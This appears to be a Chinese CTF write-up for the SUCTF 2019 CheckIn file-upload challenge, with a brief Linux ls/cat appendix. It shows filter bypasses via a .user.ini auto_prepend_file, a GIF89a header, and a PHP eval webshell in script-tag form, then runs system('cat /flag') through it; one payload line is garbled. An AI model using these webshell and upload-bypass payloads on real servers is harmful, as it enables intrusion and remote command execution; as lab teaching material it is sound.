


使用蚁剑连接时，注意用被修改过的文件名，连接成功后即可得到 flag。



## [SUCTF 2019]CheckIn——文件上传

1. 上传包含一句话木马的php文件时，提示后缀不合法；
2. 上传图片马时，提示内容错误。
3. 尝试 htaccess 绕过，当上传 .htaccess 文件时，提示上传文件不是图片。



4. 上传一个以 `auto_prepend_file=1.gif` 为内容的 `.user.ini` 文件【用户自定义的配置文件】。`.user.ini` 文件里的意思是：所有的 `php` 文件都自动包含 `1.gif` 文件，`.user.ini` 相当于一个用户自定义的 `php.ini`。提交后提示文件格式不是图片。

## Upload Labs

文件名:  未选择文件。

exif\_imagetype: not image!

[https://blog.csdn.net/m0\\_55854679](https://blog.csdn.net/m0_55854679)

5. 在文件内容前面添加 `GIF 89a` 来绕过文件头检测



[https://blog.csdn.net/m0\\_55854679](https://blog.csdn.net/m0_55854679)

提示上传成功

## Upload Labs

文件名:  未选择文件。

Your dir uploads/d4e1477e342a41f6e43fbde8f3096ada

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" }
```

6. 继续上传一个文件内容为一句话木马的 `1.gif` 文件，同时添加 `GIF` 文件头来绕过文件内容检测。

```
GIF 89a
<?php eval($_POST[[123]]?)>
```

提示文件内容不合格。

7. 类似于本篇文章第二题，我们猜测过滤了 `<?`，不能只使用 `php`。

```
GIF89a
<script language="php">eval($_POST['cmd']);</script>
```

## Upload Labs

文件名:  未选择文件。

Your dir uploads/d4e1477e342a41f6e43fbde8f3096ada

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(5) "1.gif" [3]=> string(9) "index.php" }
```

## Upload Labs

文件名:  未选择文件。

Your dir uploads/d4e1477e342a41f6e43fbde8f3096ada

Your files :

```
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "1.gif" [4]=> string(9) "index.php" }
```

8. 我们发现，在 `uploads/d4e1477e342a41f6e43fbde8f3096ada` 对应的文件夹下面有两个文件，一个是 `.user.ini`，一个是 `1.gif`，当然，还有一个 `index.php`。构造 URL 使用蚁剑连接即可。

```
http://ddc85fae-66c7-4e42-91cb-6625fc35b843.node4.buuoj.cn:81/uploads/d4e1477e342a41f6e43fbde8f3096ada/index.php
```

## 9. 若蚁剑连接不稳定，可使用 `post` 传参得到flag。

GIF89a flag(930b6c73-ebc5-4b63-9aef-9f386a333279)

中 °, 简



```
cmd=system('cat /flag'); //注意: cat后面有空格, 不可忽略
```

## 补充知识——`cat ls` (linux命令)

### 1、ls命令

- `ls` 命令用于查看某个目录的内容，相当于 `dos` 系统中的 `dir` 命令。
- 在 `Linux` 系统中，如果我们想把某个文件设置为隐藏文件，那么只需要在该文件的文件名前面加 `.` 即可。
- 在终端中，`.` 表示当前目录，而 `..` 表示上级目录，`/` 表示根目录，`~` 表示当前用户的目录，在 `home` 目录的下一级。

### 2、cat命令

`cat` 命令用于连接文件并打印到标准输出设备上。